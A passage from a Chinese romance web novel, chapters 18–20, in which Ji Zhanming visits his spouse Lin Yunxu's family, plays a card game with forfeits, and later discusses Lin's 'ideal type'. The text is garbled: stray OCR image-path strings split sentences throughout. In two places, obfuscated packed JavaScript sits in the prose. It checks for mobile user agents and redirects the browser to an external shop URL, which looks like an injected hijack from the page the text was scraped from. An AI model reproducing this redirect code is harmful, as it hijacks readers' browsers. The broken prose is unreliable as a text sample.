他担心自己的回应给得太轻,承托不起如此厚重的关切。 于是他缓缓垂下眼睑,掩住了目光,认真道: “我会尊重他、支持他,无论遇到了什么事情,始终维护他。” 是维护,不是爱护。 他不知道面前的两位老人会不会注意到这些微妙的区别。 但这些是目前他能给出的最重的承诺,他无法为了回应而随意撒谎。 林奶奶没有深究,温和地拍了拍他的肩背,笑道:“好了,我们下去吧,一直把你扣在这里也不是一回事。” 三人一起朝着书房外走去,一边闲聊。 “稳稳小时候是真的很好逗,见谁都笑,谁让他亲他都亲。谁想亲他,他也愿意,一点脾性也没有。” “后来我们觉得这样不太好,为了纠正他这个习惯头疼了很久。” 季盏明问道:“那是怎么改的?” 林奶奶只想想就不由得带上了笑意:“后来,我们就问他,房子和房子之间隔着门,如果想进入别人的家里,该怎么办?” “他就伸出短短的手指在空中按了按,说‘叮咚,要按门铃’。” “我就说,对啦,人和人之间也有门,别人想亲你或者要你亲他,得先‘叮咚’才能亲的。” 林爷爷接着道:“好消息是,终于不乱亲人,或者随便让人亲了。” “但坏消息是,他养成了另外一个坏习惯。一听到‘叮咚’,就条件反射主动上去亲人,就算是生气,也会气呼呼凑上去亲。家里人总拿这个来逗他。” 季盏明垂头笑了下。 三人一下楼,正好一群年轻人从后院走了进来。 看到爷爷奶奶和季盏明聊天的模样,林云序挑了一下眉:“在说什么?” 季盏明眉眼微垂,看着他:“说你小时候一听到……”说到这里,他顿了下,然后才轻声继续道,“叮咚,你就会亲人。” “那时候小。”听到幼时的往事,林云序出乎意料的坦然,竖起食指在他面前摇了摇:“现在对我可没用了。” 林爷爷调侃道:“现在要还有用,我该让老俞给你看看脑子了。” 周围人笑了出来。 用完午餐后,不出意料,林云序和季盏明就被林澄几人拉进了娱乐室。 林云序偏头轻声道:“等会儿不管是打牌,还是玩别的,估计会给你挖坑。” 毕竟进门的“下马威”没给到,上午对方又在书房和爷爷聊天没有机会,多少还是想着找回场子。 不过林云序倒是不怎么担心,都是有分寸的人,不会真的落人面子。 “喝酒或者各种游戏输了的小惩罚估计是少不了。”林云序小声道,“不准输。” 几乎是命令般的话,让季盏明不由得侧目看了他一眼。 林云序解释道:“你想想你输了,他们会让你干什么?更重要的,会让你和我干什么?” 潜意思——你 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|16975588|193042||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 会连累我。 季盏明:“……知道了。” 二十分钟后 林宇怿将牌扣在桌面上,笑眯眯看向林云序:“稳稳,你输了。” 林云序:“……” 季盏明:“……” 林云序清了清嗓子,偏头避开了季盏明的目光。 他们玩的是一种比拼心理战和演技的卡牌桌游,需要互相演戏互相算计,看似合作,背地里又有各自谋划进行暗害,看最后谁得到的筹码最多。 林云序是聪明,可在场的谁又是蠢人? 而且林云序合理怀疑自己被针对了,他们合起伙来欺负他。 林雨臻笑得从容,语气戏谑道:“稳稳,你选真心话或者大冒险吧,完不成就喝酒,代喝得加倍。” 季盏明:“……” 演都不演了。 林云序这下是完全确定了,这就是阳谋。 看似是冲着他来,实则是冲着季盏明。 当然,也没想放过他! 其实他们想对季盏明做什么,是很麻烦的一件事。 一则他们不了解季盏明的风格,真玩起来不一定能赢,当然没有对付林云序来得顺手。 二则自己和季盏明已经领证,所谓的考察已经没有多大意义,做得太直接就会失了分寸,既不尊重他们俩,说不定还会影响他们的关系。 最后,就算季盏明输掉,大概也会选择更简单的真心话或喝酒。 他们今天才认识季盏明,不知道他的过往,问不出什么来,就算问和林云序相关的事,可他们俩感情浓度存疑,容易踩到雷点。 林云序差点没气笑,算来算去,当然还是“曲线救国”对付他从而达到目的来得划算。 他们算准了,有其他人在的地方,对林云序而言,真心话比大冒险难百倍,他不会轻易剖露心事。 他选大冒险,大冒险就会搭上季盏明。 如果选择喝酒,季盏明替他挡酒,那就是季盏明自己做的选择,和他们无关。 要是季盏明没有替他挡酒的意愿,他们自然能看清现状,游戏也会顺势到此为止。 思维缜密,就是一点都没顾他的死活。 想到来之前,他还提醒季盏明小心他的兄弟姐妹们,有事找他求救。 现在他心疼自己,一群混蛋! 林云序扯出一抹笑,看起来风度翩翩,牙关却都咬紧了:“大冒险。” 一群衣冠楚楚的斯文败类带着笑意看向了季盏明。 季盏明眼皮狠狠跳动了一下。 19.第 19 章 “让稳稳现场和人亲一口,是不是过分了些?” 三堂哥打量了一下两人,思忖道。 林云序笑意浅浅:“游戏等会儿还要继续,你最好为你后面做做打算。” “哟!威胁?!”他笑着提高了音调,“你小心律师函啊!” “……” “这样吧……”堂妹开了口,一边从包里拿出一只新口红,“哥,你在盏明哥的喉结上画个牙印就算过关,很简单吧?是不是只有妹妹我疼你?” 季盏明倚着沙发里静静地听着,声色不动:“我有两个问题。” 众人的目光齐齐落在了他的身上,就算他的话不多,也很难让人忽视。 季盏明平静开口道:“我记得输的好像不是我,怎么就变成受惩罚的另一方了?” 堂妹从善如流地改口:“我哥选一个人,在对方喉结上画牙印,可以拒绝,但我哥被拒绝了就得喝酒。” 季盏明点点头:“另一个问题,作为赢的那一方,我是不是也有权决定输家的惩罚任务是什么?我还没同意,怎么就决定下来了?” “没提前说规则啊。”他随手将面前的筹码往前推了把,“论筹码,我是最大的赢家,论少数服从多数……” 他扫了眼面前一群姓林的:“那我质疑规则。” 众人:“……” 林云序偏头忍着笑,他就说季盏明怎么会吃暗亏。 空气一下子就安静了下来,林云序正要说什么,就感觉到自己的背被人轻轻碰了下。 林云序扭头看向身侧的男人,对方弧度很小地仰了一下头,沉静道:“可以了,画吧。” 不仅是在场的其他人瞬间愣住,就连林云序也有些意外。 他还以为对方会趁着占上风将局面击穿,彻底掌握主动权。 季盏明轻轻抬着头,却是垂着眼睑看着林云序。 话是对其他人说的:“我也没有更早提出疑问,希望下局起有更明确的规则。” 林宇怿等人没忍住笑了出来,再次开口时已然带上了更加真实的情绪:“行。” 林云序看着季盏明,缓缓眨了一下眼睛,然后扭头对着堂妹笑道:“非要是牙印吗?” 堂妹摇了摇头:“想画朵花儿都随你。” 本来就是游戏,对方没有过度较真,那她当然不会寸利必得。 林云序看着季盏明规整的西装,又抬眸看了眼对方的脸。 再次垂下目光时,已伸出手给他松了松领带,解开了最顶上的那颗纽扣。 季盏明身形不动,任由着青年的动作。 两人离得近,目光微微敛下就是对方的脸,在暖色暗调的光线里透着一股细腻的润白,睫毛纤长鸦黑,专注时很久都不会动一下。 他察觉到对方一只温凉的手扶在了自己的颈侧借着力。 另一只手轻轻由左下方开始,斜向上穿过凸起的喉结。 那是命门,是过于敏感的地方,饶是季盏明有心理准备,还是下意识滚动了一下。 林云序的手顿住,忍住没抬头看他的神情,继续快速划过。 察觉到线已经画到了尽头,季盏明正要后退,扶在侧颈的手就带上了一点力,将他拉了回来。 “等一下。” 于是季盏明就不再动了,然后感受到对方的手指轻轻擦拭着那条线,像是在将清晰的边缘晕得模糊。 季盏明总觉得时间过去了很久,但等林云序画完退离的时候,他看了眼,发现一分钟都没有。 他也不知道自己喉结那里是什么模样。 但很快就有人问了出来:“稳稳,你画的是什么?” 林云序笑着偏头看了眼,语气轻盈道:“我腰上的疤。” 季盏明顿了下,下意识看向对方被衬衫遮住的腰腹处。 林雨臻也一愣,然后朝其他人戳破道:“狡猾,开始打感情牌了。” 林云序一只手撑着季盏明的肩,另一只手轻轻抬了抬他的下巴,让他们看他那处画痕。 “怎么样,看着这道疤就想起了我的伤,是不是就不忍心欺负他了?” “哦哟!”几人鬼叫了出来。 季盏明蓦地觉得脖颈处泛起细细密密的麻,正要说话,喉结震动的瞬间好似都无比清晰了起来。 林云序及时打断了他们起哄:“好了,开玩笑。” 他扭头对上季盏明的目光,轻笑道:“不是疤,脖子上画疤寓意多难听啊,健健康康的多好。” “画的是太阳初升,这个晕染是太阳光。” 众人仔细看了看对方的侧颈上方,果然发现有个更红的圆点。 颜色最浓最亮的光线斜照过喉结。 分明还是同样的图案,众人只觉得随着寓意的改变,仿佛真的更具有了能量与生气。 季盏明伸手轻轻碰了碰侧颈,没有说话。 游戏继续,接下来彻底正常了起来,再也没有人想着找茬那回事了。 都有输有赢,然后进行一些无伤大雅的小惩罚。 几局之后,卡牌堆在桌面上,大家随意地喝着酒聊着天。 “怎么样?今天过得还好吗?” 林云序和季盏明坐在一起,几乎是用气声在轻言问他。 季盏明用同样轻的声音回道:“挺好的。” 他是真的觉得还不错,社交之所以让人疲惫,只因为没有真心,让人得虚与委蛇、假面相待。 但林云序家的长辈都很慈和,和同辈们相处更是简单。 比起退让和迎合,更需要的是让人服气,季盏明反而可以不用顾忌那么多。 林云序将湿纸巾递给他:“那就好。” 正要继续说什么,突然听到了那边聊天的内容带到了自己的名字。 林云序温声问道:“说我什么呢?” 堂弟开了口:“这不是哥你结婚了吗?他们说下一步估计就得考虑我的婚姻大事了,问我理想型,我说了,哥哥姐姐们又说我要求高。” “我就说,谁的理想型要求高得过你啊。” 堂弟一说完,陡然意识到什么,看了眼季盏明,闭上了嘴。 林云序:“……” 季盏明擦脖子的手一顿,懂了。 看来林云序的理想型和他完全不一样。 林宇怿拍了下堂弟的后脑勺:“那人稳稳不也找到了对象吗?缘分都是说不准的。” 话题顺势转移开,林云序看了眼身边的季盏明,对方神色平静,没有什么变化。 林云序喝了一口水,没有多解释什么。 吃完晚餐后,林云序和季盏明一起回家。 季盏明今天喝了酒,林云序坐在驾驶位上开车。 他突然想到了什么,开口道:“你还记得过几天我会去看季爷爷吧?” ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|16979477|193042||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 季盏明反问:“然后?” “然后,我觉得我也得从季爷爷那里听一些你小时候的故事。” 今天季盏明从他家人那里了解到太多了,林云序觉得自己要获得一些信息上的对等。 “那恐怕得让你失望了。” 林云序语调上扬:“哦?看来你小时候很乖,乖到一点糗事都没有?” “在家里总是乖的,后来有不乖的时候,他老人家……看不见。” 林云序一听这话,本该是想调侃对方怎么长辈面前一套背后一套啊。 可对方的嗓音太低了,低到隐匿进周围车辆的鸣笛声里。 他偏头看了眼身边的男人,对方脸上的表情很淡,淡到几乎不存在,以致显得很有距离感。 林云序眉眼轻轻动了动,若无其事地转移了话题。 晚高峰时期,路上有些堵,车辆停停走走,花了一些时间才到家。 两人进入屋子,林云序正要上楼,就被季盏明给叫住了。 林云序转过身,听到了对方的声音: “你有理想型?” “……”林云序没忍住笑了出来,“你刚刚在路上不会有想过这个吧?为什么想知道?” 季盏明当时听到的时候,确实有些意外:“我以为你和我结婚,是和我一样,对爱情毫无兴趣和追求。” 有理想型,说明在心里有过人物画像。 再往前推一点,就是对爱情模式有过期待,那也就是有过恋爱的想法。 林云序听明白了:“所以……你是在做风险评估?觉得我哪一天会萌生想要爱情的想法,从而影响到我们的婚姻?” 男人没有说话,似是默认。 林云序笑了下:“你错了,我们不一样,我是对爱情有着最顶级的追求。” “你见过我家很多长辈,相濡以沫琴瑟和鸣了快一辈子的不在少数,我自小在这样的环境中长大,自然也一直觉得爱情是很美好的存在。” “正因为太过美好,以致我的要求极高,你可以简单理解为,因为高出了阈值,所以世界上大概不存在这样的人。” “我们两个中,一个是不可能拥有,一个是不想拥有,你觉得谁的风险性更大?所以你大可以放心。” 季盏明本来只是想确定对方的稳定性,听到这些话却蓦地好奇了起来。 到底是多高标准的要求,以致他信誓旦旦地说不会存在这样的人。 他少有地追问道:“所以,你的理想型是?” 林云序沉默了下来,他想到自己曾经对堂弟说过的话,在此刻就仿佛是永远不会被选择的真心话,他说不出口。 于是他只是风轻云淡地笑了笑,随口敷衍道:“我说了两个含义完全相反的抽象概念,就比如……我希望一个人能逗我笑,但我也希望他一直闭嘴安静,这两者要同时发生同时存在。” 说完,他自己似乎都觉得有些荒谬,笑着解释道:“当然,这只是个随口举的例子。” 季盏明沉默了会儿,伸手从从茶几上拿出了电视遥控器。 林云序:“?” 这么突然? 他还没来得及反应过来,季盏明已经走到他面前,把遥控器塞进他怀里,朝着楼上走去。 林云序偏头看了一眼正在播放的电视机屏幕,差点没气笑。 季盏明给他放卓别林! 20.第 20 章 林云序在家待了十多天,对他来说,已经是很长的时间。 没过多久,因为工作需要,他再次前往了日内瓦。 高楼之上明净的办公室里,季盏明坐在办公桌前低头翻着有关新兴技术趋势的报告,外面响起一阵敲门声。 “进。” 门被推开,季盏明头也不抬地开口道:“我正要找你说一下具身智能物理交互的进展。” 一个文件夹放在了他手边,崔松源坐在了他办公桌对面的椅子上。 “还工作呢?你老婆都出事了。” 季盏明的手一顿,抬头看向他。 “他在瑞士出什么事?” 林云序已经去瑞士好些天了,时间的跨度足以让季盏明因床边少了一个人觉得哪里都不对,到再次习惯一个人。 “瑞士?”崔松源有些惊讶,“你们是真的半点不联系啊,人在纽约呢,那你应该也不知道他今天回国吧?” 季盏明没有说话,虽然在家躺在一张床上,好似已经很亲密,但只要一分开,他们就会断联系。 